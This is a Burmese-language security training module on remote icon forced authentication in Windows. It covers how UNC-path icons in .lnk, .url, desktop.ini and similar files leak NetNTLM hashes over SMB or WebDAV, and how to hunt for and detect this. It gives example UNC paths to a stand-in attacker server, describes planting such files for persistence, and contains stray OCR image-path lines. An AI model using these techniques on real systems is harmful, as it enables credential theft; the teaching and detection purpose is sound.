Remote Icon Forced Authentication Attack

ဒီ module အစပိုင်းမှာ ဒီလို **remote icon forced authentication attack** ရဲ့ သဘောတရားနဲ့ ဘယ်လို အလုပ်လုပ်သလဲ ဆိုတာကို ရှင်းပြသွားမှာ ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် user တစ်ယောက်က file တစ်ခုကို ဖွင့်လိုက်တာ ဒါမှမဟုတ် folder ထဲကို ဝင်လိုက်တဲ့အခါ Windows က အဲ့ဒီ file ရဲ့ icon ကို ပြဖို့ ကြိုးစားပါတယ်။ အကယ်လို့ အဲ့ဒီ icon က remote server တစ်ခုမှာ ရှိနေရင် Windows က အဲ့ဒီ server ကို access လုပ်ရပါလိမ့်မယ်။ အဲ့ဒီအချိန်မှာ Windows ရဲ့ authentication mechanism (ဥပမာ NTLM) ကြောင့် user ရဲ့ credential information ကို remote server ဆီကို အလိုအလျောက် ပို့ပေးသွားနိုင်ပါတယ်။ Attacker က အဲ့ဒီ remote server ကို ကိုယ်ပိုင်ထိန်းချုပ်ထားရင် credential ကို ဖမ်းယူနိုင်ပါတယ်။ ဒီဟာကို Forced Authentication လို့ ခေါ်ပါတယ်၊ ဘာကြောင့်လဲဆိုတော့ user က login လုပ်ချင်လို့ မဟုတ်ဘဲ စနစ်က အလိုအလျောက် authentication လုပ်သွားတာကြောင့်ပါ။

ဒီလိုတိုက်ခိုက်နည်းက အန္တရာယ်ရှိပေမယ့် အများအားဖြင့် overlook ဖြစ်တတ်ပါတယ်။ အကြောင်းရင်းကတော့ **user က file ကို double-click မလုပ်ရင်တောင် folder ကို ဖွင့်ရုံနဲ့ attack ဖြစ်နိုင်တာကြောင့်ပါ။** Antivirus တို့ EDR တို့ကလည်း malware executable မဟုတ်တဲ့ file (ဥပမာ .lnk, .url, .docx) တွေထဲမှာ hidden ဖြစ်နေတဲ့ remote icon reference ကို အလွယ်တကူ မဖမ်းမိတတ်ပါဘူး။ ဒါကြောင့် ဒီ module မှာ detection အခက်အခဲတွေကိုလည်း သေချာရှင်းပြပေးမှာ ဖြစ်ပါတယ်။

နောက်တစ်ပိုင်းမှာတော့ malicious files တွေကို ရှာဖွေဖော်ထုတ်ဖို့ hunt တစ်ခုကို ဘယ်လိုလုပ်ရမလဲဆိုတာကို လက်တွေ့သင်ပြပါတယ်။ Open-source tools တွေကို အသုံးပြုပြီး **logs-* index** ကို leverage လုပ်မယ်လို့ ဖော်ပြထားပါတယ်။ **logs-* index** ဆိုတာက SIEM (ဥပမာ Elastic) ထဲမှာ system logs, authentication logs, network logs စတဲ့ log data တွေကို စုထားတဲ့ index ဖြစ်ပါတယ်။ ဒီ logs တွေကို စစ်ဆေးပြီး ဘယ် user က ဘယ် server ကို authentication လုပ်ဖို့ ကြိုးစားခဲ့လဲ၊ ပုံမှန်မဟုတ်တဲ့ remote connection တွေရှိလားဆိုတာကို ချိတ်ဆက်စဉ်းစားပြီး hunt လုပ်ရပါတယ်။

ဒီ module ရဲ့ အရေးကြီးတဲ့ အချက်တစ်ခုက hunt တစ်ခုကို detection တစ်ခုအဖြစ် ပြောင်းလဲပေးတဲ့ process ကို ပြသပေးတာပါ။ Hunt ဆိုတာက analyst ကိုယ်တိုင် လိုက်ရှာတဲ့ လုပ်ငန်းစဉ်ဖြစ်ပြီး detection ဆိုတာက စနစ်က အလိုအလျောက် alert ထုတ်ပေးနိုင်တဲ့ rule တစ်ခု ဖြစ်ပါတယ်။ ဒီ module မှာ **forced authentication attack ရဲ့ pattern ကို နားလည်ပြီး logs-* index ထဲက log evidence တွေကို အသုံးပြုပြီး detection rule တစ်ခုကို ဘယ်လိုရေးရမလဲဆိုတာကို သင်ပေးပါတယ်။** ဒါက SOC အလုပ်လုပ်နေသူတွေအတွက် အရမ်းအသုံးဝင်ပါတယ်။

နောက်ဆုံးပိုင်းမှာတော့ လူသိနည်းတဲ့ remote icon attack တစ်မျိုးကို live demonstration နဲ့ ပြသပေးမယ်လို့ ဆိုထားပါတယ်။ လူသိနည်းတဲ့နည်းလမ်းဆိုတာက attacker တွေ တဖြည်းဖြည်း အသုံးများလာပေမယ့် defender တွေက မသိသေးတဲ့ နည်းလမ်းတွေကို ဆိုလိုပါတယ်။ ဒီ demonstration ကို ကြည့်ခြင်းအားဖြင့် “ဒီလိုလေးနဲ့လည်း credential leak ဖြစ်နိုင်တာလား” ဆိုတာကို သဘောပေါက်လာစေမှာ ဖြစ်ပါတယ်။

Forced Authentication

Forced Authentication ဆိုတာက attacker တစ်ယောက်က Windows ရဲ့ built-in feature တွေကို အသုံးချပြီး victim ကို မလိုလားအပ်ဘဲ remote host တစ်ခုဆီကို authentication လုပ်သွားအောင် အတင်းအကျပ် ဖြစ်စေတဲ့ နည်းလမ်းတစ်ခု ဖြစ်ပါတယ်။ ဒီနေရာမှာ victim ဆိုတာက အသုံးပြုသူရဲ့ computer ဖြစ်ပြီး target host ဆိုတာက attacker ထိန်းချုပ်ထားတဲ့ server ဖြစ်တတ်ပါတယ်။ Victim computer က authentication လုပ်သွားတဲ့အခါ attacker က NetNTLM hash ကို လက်ခံရရှိသွားနိုင်ပါတယ်။ NetNTLM hash ဆိုတာက Windows မှာ password ကို တိုက်ရိုက် မပို့ဘဲ hash ပုံစံနဲ့ authenticate လုပ်တဲ့အခါ အသုံးပြုတဲ့ credential data ဖြစ်ပါတယ်။ Attacker က အဲ့ဒီ hash ကို ရလာရင် relay attack လုပ်နိုင်သလို offline crack လုပ်ပြီး password ကို ရယူနိုင်ပါတယ်။

ဒီလို attack အောင်မြင်နိုင်တဲ့ အကြောင်းရင်းအဓိကက NTLM authentication ရဲ့ သဘောတရားကြောင့် ဖြစ်ပါတယ်။ NTLM ဟာ domain account တွေအတွက် single sign-on နည်းပညာလို အလုပ်လုပ်ပါတယ်။ ဆိုလိုတာက user တစ်ယောက်က domain ထဲမှာ login ဝင်ထားပြီးသားဆိုရင် remote resource တစ်ခုကို access လုပ်တဲ့အခါ Windows က “ဒီ resource က ယုံကြည်ရတဲ့ resource ဖြစ်မယ်” လို့ ယူဆပြီး user ကို ထပ်ပြီး username/password မမေးတော့ဘဲ NetNTLM hash ကို အလိုအလျောက် ပို့ပေးသွားပါတယ်။ ဒီ automatic behavior ကို attacker က အသုံးချတာပါ။

Kerberos နဲ့ နှိုင်းယှဉ်ရင် NTLM ရဲ့ အားနည်းချက်က ပိုမိုထင်ရှားပါတယ်။ Kerberos authentication က encryption ကို အသုံးပြုပြီး ticket-based authentication လုပ်ပါတယ်။ ဒါကြောင့် network ပေါ်မှာ credential leak ဖြစ်နိုင်ချေ နည်းပါတယ်။ ဒါပေမယ့် NTLM က hash-based authentication ကို အသုံးပြုတဲ့အတွက် network ပေါ်မှာ hash ကို ဖမ်းယူနိုင်တဲ့ အန္တရာယ် ရှိပါတယ်။ Forced authentication attack တွေဟာ ဒီ NTLM ရဲ့ ဒီဇိုင်းပိုင်း အားနည်းချက်ကို အခြေခံထားတာ ဖြစ်ပါတယ်။

ဒီအကြောင်းကို ပထမဆုံး ကြားဖူးတဲ့သူတစ်ယောက်အနေနဲ့ “ဒါဆို NTLM ကို လုံးဝပိတ်လိုက်ရင် အဆင်မပြေလား” လို့ ထင်လာနိုင်ပါတယ်။ ဒီအတွေးက မှန်ပါတယ်။ အမှန်တကယ်လည်း Microsoft က PetitPotam ဆိုတဲ့ forced authentication attack ဖြစ်ပွားပြီးနောက် critical servers တွေပေါ်မှာ NTLM authentication ကို disable လုပ်ဖို့ အကြံပြုခဲ့ပါတယ်။ NTLM ကို ပိတ်လိုက်နိုင်ရင် forced authentication attack အများစုကို အမြစ်ဖြတ်နိုင်ပါတယ်။

ဒါပေမယ့် industry အတွင်းမှာတော့ NTLM ကို ချက်ချင်း လုံးဝပိတ်ဖို့က လွယ်ကူတဲ့အလုပ် မဟုတ်ပါဘူး။ အကြောင်းရင်းက legacy systems အချို့၊ application အချို့တွေက NTLM ကို မဖြုတ်မလှည့် အသုံးပြုနေဆဲ ဖြစ်နေလို့ပါ။ ဒါကြောင့် လက်တွေ့မှာတော့ NTLM ကို တစ်ဖြည်းဖြည်း ကန့်သတ်သွားတဲ့ နည်းလမ်းတွေကို အသုံးပြုကြပါတယ်။ ဥပမာအားဖြင့် credential relaying အန္တရာယ်အမြင့်ဆုံး ဖြစ်နိုင်တဲ့ server တွေကို စပြီး NTLM authentication ကို ကန့်သတ်ကြပါတယ်။ အဲ့ဒီမလုပ်ခင် NTLM auditing ကို အသုံးပြုပြီး “NTLM ကို ပိတ်လိုက်ရင် ဘယ် system တွေ ထိခိုက်နိုင်မလဲ” ဆိုတာကို ကြိုတင် လေ့လာရပါတယ်။

ထို့အပြင် SMB signing ကိုလည်း တဖြည်းဖြည်း အကောင်အထည်ဖော်ကြပါတယ်။ SMB signing က SMB traffic ကို tamper မလုပ်နိုင်အောင် ကာကွယ်ပေးတာကြောင့် NTLM relay attack တွေကို တိုက်ရိုက် ကာကွယ်နိုင်ပါတယ်။ ထိုနည်းတူ SMB traffic ကို internet ဘက်ကို ထွက်သွားတာကို block လုပ်ပြီး suspicious traffic တွေကို alert ထုတ်ပေးတာလည်း အရေးကြီးပါတယ်။ SMB protocol က internal network အတွက်သာ အသုံးပြုသင့်တာဖြစ်လို့ internet ကို ထွက်သွားရင် အန္တရာယ်ဖြစ်နိုင်ပါတယ်။

ဒီလို mitigation တွေကို လုပ်တဲ့အခါ အဖွဲ့အစည်းတွေက အရမ်းသတိထားပြီး လုပ်ကြပါတယ်။ အကြောင်းရင်းက legacy system တစ်ခု ပျက်သွားရင် business impact ကြီးနိုင်လို့ပါ။ ဒါကြောင့် NTLM ကို မပိတ်နိုင်သေး

တဲ့ အချိန်အတွင်းမှာ detection ကို အသုံးပြုပြီး risk ကို လျော့ချဖို့ လိုအပ်လာပါတယ်။ Forced authentication ဖြစ်နေတဲ့ လက္ခဏာတွေကို log တွေထဲမှာ စောင့်ကြည့်ပြီး suspicious authentication attempt တွေကို အမြန်ဆုံး ဖမ်းမိအောင် detection rule တွေထားခြင်းက အချိန်အတောအတွင်း အရေးကြီးတဲ့ ကာကွယ်ရေးနည်းလမ်းတစ်ခု ဖြစ်ပါတယ်။

Coclusion

Forced Authentication ဆိုတာက Windows ရဲ့ အဆင်ပြေမှုကို အားနည်းချက်အဖြစ် အသုံးချတဲ့ တိုက်ခိုက်နည်းတစ်ခုဖြစ်ပြီး NTLM ရဲ့ hash-based authentication ကြောင့် ဖြစ်ပေါ်လာတာပါ။ NTLM ကို ပိတ်နိုင်ရင် အကောင်းဆုံးဖြစ်ပေမယ့် လက်တွေ့အခက်အခဲတွေကြောင့် detection နဲ့ gradual mitigation ကို တွဲဖက် အသုံးပြုရတာ ဖြစ်ပါတယ်။

UNC Paths (Universal Naming Convention paths)

UNC path ဆိုတာက Windows မှာ network ပေါ်က resource တစ်ခုကို ဖော်ပြဖို့ အသုံးပြုတဲ့ path format တစ်မျိုးဖြစ်ပါတယ်။ ပုံမှန် local file path တွေလို `C:\file.txt` မဟုတ်ဘဲ၊ network ထဲမှာရှိတဲ့ server တစ်ခုက shared file သို့မဟုတ် folder ကို access လုပ်ချင်တဲ့အခါ UNC path ကို အသုံးပြုပါတယ်။ UNC path တစ်ခုဟာ အမြဲတမ်း `\\` နဲ့ စပြီး server အမည် (သို့မဟုတ် IP address)၊ share name နဲ့ file path တို့ကို ဆက်တိုက်ရေးထားတာဖြစ်ပါတယ်။

`\\<server>\<share>\path\to\file.txt` ဆိုတဲ့ ပုံစံက UNC path ရဲ့ အခြေခံပုံစံပါ။ ဒီမှာ `<server>` ဆိုတာက network ထဲက computer တစ်လုံးရဲ့ FQDN (Fully Qualified Domain Name) သို့မဟုတ် IP address ဖြစ်နိုင်ပါတယ်။ `<share>` ဆိုတာက အဲ့ဒီ server မှာ share လုပ်ထားတဲ့ folder ဖြစ်ပြီး နောက်ဆုံးပိုင်းကတော့ အဲ့ဒီ share ထဲမှာရှိတဲ့ file သို့မဟုတ် folder path ဖြစ်ပါတယ်။

အရေးကြီးတဲ့ အချက်ကတော့ Windows က UNC path ကို တွေ့တဲ့အခါ ဘယ်လို protocol ကို အသုံးပြုပြီး connect လုပ်မလဲဆိုတာပါ။ UNC path ထဲမှာ server အနေနဲ့ FQDN သို့မဟုတ် IP address တစ်ခုသာ ပါဝင်နေမယ်ဆိုရင် Windows က အရင်ဆုံး SMB (Server Message Block) protocol ကို အသုံးပြုပြီး connection လုပ်ဖို့ ကြိုးစားပါတယ်။ SMB က Windows network မှာ file sharing အတွက် အသုံးအများဆုံး protocol ဖြစ်ပါတယ်။ ဒီ SMB connection က အောင်မြင်မယ်ဆိုရင် authentication ကိုလည်း SMB/NTLM သို့မဟုတ် Kerberos နဲ့ ဆက်လက်လုပ်သွားပါတယ်။

ဒါပေမယ့် SMB connection မအောင်မြင်ခဲ့ဘူးဆိုရင် Windows က အဲ့ဒီ server ကို HTTP WebDAV service တစ်ခုအနေနဲ့ သတ်မှတ်ပြီး port 80 ကနေ WebDAV connection တစ်ခုကို ထပ်မံ ကြိုးစားပါတယ်။ WebDAV ဆိုတာက HTTP/HTTPS ကို အသုံးပြုပြီး remote file system ကို access လုပ်နိုင်တဲ့ နည်းပညာတစ်ခုဖြစ်ပါတယ်။ ဒီအပြုအမူက Forced Authentication attack တွေအတွက် အရေးကြီးတဲ့ အချက်တစ်ခုဖြစ်ပါတယ်၊ ဘာကြောင့်လဲဆိုတော့ attacker က SMB ကို မဖွင့်ထားဘဲ WebDAV ကိုသာ အသုံးပြုပြီး credential ကို ဖမ်းယူနိုင်လို့ပါ။

UNC path ထဲမှာ `@` symbol ပါလာရင် Windows ရဲ့ behavior က ပိုပြီး သေချာသွားပါတယ်။ `@` symbol ပါတဲ့ UNC path ကို တွေ့တဲ့အခါ Windows က SMB ကို မစမ်းတော့ဘဲ WebDAV connection ကို တိုက်ရိုက်

အသုံးပြုပါတယ်။ ထို့အပြင် `@` နောက်က အချက်အလက်တွေကို port နဲ့ protocol အဖြစ် interpret လုပ်ပါတယ်။

ဥပမာ `\\192.168.56.105@8080\path\to\file.txt` ဆိုရင် Windows က 192.168.56.105 server ကို WebDAV over HTTP နဲ့ port 8080 ကို အသုံးပြုပြီး connect လုပ်ဖို့ ကြိုးစားပါတယ်။ ဒီအချိန်မှာ HTTP ဖြစ်တဲ့အတွက် default port 80 မဟုတ်ဘဲ attacker သတ်မှတ်ထားတဲ့ port 8080 ကို သုံးသွားပါတယ်။

နောက်တစ်မျိုးအနေနဲ့ `\\192.168.56.105@SSL@443\path\to\file.txt` ဆိုတဲ့ UNC path ကတော့ WebDAV over HTTPS ကို အသုံးပြုမယ်ဆိုတာကို Windows ကို သတ်မှတ်ပေးထားတာပါ။ `@SSL@443` ဆိုတဲ့ အပိုင်းကြောင့် Windows က HTTPS protocol နဲ့ port 443 ကို အသုံးပြုပြီး WebDAV connection လုပ်သွားပါလိမ့်မယ်။ HTTPS ဖြစ်တဲ့အတွက် traffic က encryption လုပ်ထားတာကြောင့် network monitoring နဲ့ detection ပိုခက်သွားနိုင်ပါတယ်။

ဒီ UNC path behavior ကို attacker တွေက Forced Authentication attack အတွက် အသုံးချကြပါတယ်။ Victim computer က UNC path ပါတဲ့ file တစ်ခုကို access လုပ်လိုက်တာနဲ့ Windows က အလိုအလျောက် SMB သို့မဟုတ် WebDAV connection ကို လုပ်သွားပြီး NTLM authentication ကို ပြုလုပ်ပါတယ်။ Victim က password မထည့်ရသေးဘဲ authentication ဖြစ်သွားတာကြောင့် attacker က NetNTLM hash ကို လက်ခံရရှိနိုင်ပါတယ်။

Conculsion

NC path ဆိုတာက network resource ကို access လုပ်ဖို့ အဆင်ပြေစေတဲ့ Windows feature တစ်ခုဖြစ်ပေမယ့်၊ SMB နဲ့ WebDAV ကို အလိုအလျောက် အသုံးပြုသွားတဲ့ အပြုအမူကြောင့် Forced Authentication attack တွေရဲ့ အခြေခံအုတ်မြစ်တစ်ခု ဖြစ်လာပါတယ်။ ဒီသဘောတရားကို နားလည်ထားမှ Remote Icon attack ကိုလည်း အလွယ်တကူ ဆက်လက် နားလည်နိုင်ပါလိမ့်မယ်။

Remote Icon Forced Authentication

Windows မှာရှိတဲ့ file အမျိုးအစားအချို့က သူတို့ရဲ့ icon ကို local computer ထဲက မဟုတ်ဘဲ UNC path တစ်ခုကနေ ယူပြအောင် သတ်မှတ်ခွင့်ပေးထားပါတယ်။ ဆိုလိုတာက file တစ်ခုရဲ့ icon ကို


> `\\attacker-server\share\icon.ico`

လို network path နဲ့ သတ်မှတ်ထားနိုင်တာပါ။ ဒီလိုလုပ်နိုင်တဲ့ file type တွေထဲမှာ

- `.url`၊
- `.lnk`၊
- `desktop.ini`၊
- `.library-ms`၊
- `.searchConnector-ms` စတဲ့ file တွေ ပါဝင်ပါတယ်။

`desktop.ini` ကတော့ folder တစ်ခုလုံးရဲ့ icon ကို သတ်မှတ်ဖို့ အသုံးပြုတဲ့ file ဖြစ်ပြီး `.scf` file ကတော့ အရင် Windows version တွေမှာ အလုပ်လုပ်ပေမယ့် လက်ရှိ Windows version တွေမှာ မအလုပ်လုပ်တော့ပါဘူး။

ဒီလို UNC path ပါတဲ့ icon ကို သတ်မှတ်ထားတဲ့ file တစ်ခုကို user က double-click မလုပ်သေးဘဲ၊ အဲဒီ file ပါဝင်တဲ့ folder ကိုပဲ ဖွင့်ကြည့်လိုက်ရင်တောင် Windows Explorer က icon ကို ပြဖို့ ကြိုးစားပါလိမ့်မယ်။ Icon ကို ပြဖို့အတွက် Windows က UNC path ထဲမှာ ဖော်ပြထားတဲ့ remote server ကို access လုပ်ရပါမယ်။ ဒီအချိန်မှာ SMB သို့မဟုတ် WebDAV connection တစ်ခု ဖြစ်ပေါ်လာပြီး NTLM authentication ကို အလိုအလျောက် လုပ်သွားပါတယ်။ ဒီ authentication attempt က attacker ထိန်းချုပ်ထားတဲ့ server ဆီကို သွားတဲ့အတွက် attacker က NetNTLM hash ကို ဖမ်းယူနိုင်ပါတယ်။ User က password မထည့်ရဘဲ folder ကို ဖွင့်ကြည့်ရုံနဲ့ authentication ဖြစ်သွားတာကြောင့် ဒီ attack က အရမ်းတိတ်တဆိတ် ဖြစ်ပါတယ်။



ဒီနည်းလမ်းက အင်အားကြီးတဲ့ attack technique တစ်ခု ဖြစ်ပါတယ်။ Attacker တစ်ယောက်အနေနဲ့ ဒီနည်းကို အသုံးပြုပြီး နည်းလမ်းမျိုးစုံနဲ့ တိုက်ခိုက်နိုင်ပါတယ်။ Privilege escalation အတွက်ဆိုရင် user အများဆုံး သွားလာကြတဲ့ directory တွေထဲမှာ ဒီလို file တွေကို ထားနိုင်ပါတယ်။ ဥပမာ Downloads folder၊ Documents folder လို နေရာတွေပါ။ User က အဲဒီ folder ကို ဖွင့်တိုင်း authentication attempt ဖြစ်ပြီး hash ကို ထပ်ခါထပ်ခါ ပို့နေမှာ ဖြစ်ပါတယ်။

တစ်ဖက်မှာတော့ attacker က web server တစ်ခုကနေ ဒီလို file တစ်ခုကို download လုပ်အောင် user ကို လှည့်စားနိုင်ပါတယ်။ User က file ကို download လုပ်ပြီး Downloads folder ထဲမှာ ရောက်သွားတဲ့အချိန်ကစပြီး Downloads folder ကို ဖွင့်တဲ့အချိန်တိုင်း attacker ဆီကို NetNTLM hash ပို့နေမိနိုင်ပါတယ်။ File ကို မဖွင့်ဘူးဆိုရင်တောင် icon ပြဖို့ Explorer က remote server ကို ဆက်သွယ်တာကြောင့် attack ဖြစ်နေတုန်းပဲ ဖြစ်ပါတယ်။


ဒီ Remote Icon Forced Auth attack ကို လက်တွေ့အသုံးချထားတဲ့ tool တစ်ခုအနေနဲ့ Dominic Chell ရဲ့ Farmer ဆိုတဲ့ tool ကို ဖော်ပြထားပါတယ်။ Farmer က attacker ကို file အမျိုးအစားမျိုးစုံကို အလျင်အမြန် generate လုပ်နိုင်အောင် ကူညီပေးပါတယ်။ ဒါ့အပြင် remote icon မဟုတ်တဲ့ forced authentication နည်းတစ်မျိုးကိုပါ ထည့်သွင်းထားပါတယ်။ အဲ့ဒီနည်းကတော့ remote Excel document ကို ညွှန်ပြတဲ့ special link တစ်ခုကို document ထဲမှာ ထည့်သွင်းတာပါ။ ဒီ link က attacker ရဲ့ server ကို ညွှန်ထားပြီး user က document ကို ဖွင့်လိုက်တာနဲ့ authentication event ဖြစ်သွားပါတယ်။ User က link ကို click မလုပ်ရင်တောင် document ကို ဖွင့်ရုံနဲ့ authentication ဖြစ်နိုင်တာကြောင့် ဒီနည်းလမ်းလည်း အရမ်းအန္တရာယ်ရှိပါတယ်။

ဒီ attack ကို persistence mechanism အနေနဲ့ အသုံးပြုတဲ့အခါ attacker ရဲ့ ရွေးချယ်စရာတွေ ပိုများလာပါတယ်။ Privileged user တစ်ယောက်က နေ့စဉ် သွားလာနေတတ်တဲ့ နေရာတွေ အများကြီး ရှိပါတယ်။ ဥပမာ user directories, shared file shares, working folders, သို့မဟုတ် VDI environment တွေမှာ user အားလုံးအတွက် common share အဖြစ် အသုံးပြုနေတဲ့ filesystem တွေပါ။ ဒီလိုနေရာတွေထဲမှာ remote icon file တစ်ခုကို ထားလိုက်ရင် privileged user က အဲ့ဒီနေရာကို ဝင်တိုင်း authentication attempt ဖြစ်နေမှာ ဖြစ်ပါတယ်။

Defence

Windows မှာတော့ remote icon ကို load မလုပ်အောင် တားဆီးဖို့ policy တစ်ခုတော့ ရှိပါတယ်။ အထူးသဖြင့် `.lnk` file တွေအတွက် remote icon loading ကို ပိတ်ဖို့ Group Policy setting တစ်ခု ပါဝင်ပါတယ်။

> Local Computer policy > Computer Configuration > Administrative templates > Windows Components > File Explorer



ဒီ policy က Local Computer Policy ထဲက Computer Configuration အောက်မှာ Windows Components → File Explorer ဆိုတဲ့နေရာမှာ ရှိပါတယ်။ သို့သော် လက်တွေ့စမ်းသပ်မှုတွေမှာ ဒီ policy ကို enable လုပ်ထားပေမယ့် authentication attempt ကို အပြည့်အဝ တားဆီးနိုင်တာ မတွေ့ရသေးပါဘူး။ ဆိုလို တာက policy ရှိတယ်ဆိုပေမယ့် security အတွက် ယုံကြည်စိတ်ချလို့ မရသေးတဲ့ အခြေအနေ ဖြစ်ပါတယ်။

Conclusion

Remote Icon Forced Authentication ဆိုတာက Windows Explorer ရဲ့ icon rendering behavior ကို အသုံးချပြီး user မသိမသာ authentication ကို ဖြစ်စေတဲ့ attack နည်းလမ်းတစ်ခုဖြစ်ပါတယ်။ File ကို မဖွင့်ရင်တောင် folder ကို ဖွင့်ကြည့်ရုံနဲ့ credential leak ဖြစ်နိုင်တဲ့အတွက် detection လုပ်ဖို့ ခက်ခဲပြီး defender တွေအတွက် အထူးသတိထားရမယ့် attack တစ်မျိုး ဖြစ်ပါတယ်။

Remote Icon Forced Authentication ကို ဘယ်လို detect လုပ်နိုင်မလဲ

လက်တွေ့မှာ Remote Icon Forced Auth attack ကို detect လုပ်တာက ပုံမှန် security capability တွေနဲ့ဆိုရင် တော်တော်ခက်ခဲပါတယ်။ အကြောင်းရင်းကတော့ malware executable တစ်ခုလို မဟုတ်ဘဲ Windows ရဲ့ပုံမှန် behavior ကို အသုံးချထားတာကြောင့်ပါ။ သို့သော် အခြေခံအဆင့် detection တွေကို အရင်ဆုံး ပြီးစီးထားတယ်ဆိုရင်တော့ အနည်းဆုံး obvious attack path တချို့ကို ဖမ်းနိုင်ပါတယ်။

- SMB/NetBIOS to the internet
- WebDav to the internet (excluding authorized servers)

ဥပမာ SMB သို့မဟုတ် NetBIOS traffic ကို internet ဘက်ကို ထွက်သွားတာကို block နဲ့ alert လုပ်ထားခြင်း၊ WebDAV traffic ကို internet ဘက်ကို သွားတာကို authorized server တွေကလွဲပြီး စောင့်ကြည့်ထားခြင်း စတဲ့ detection တွေပါ။

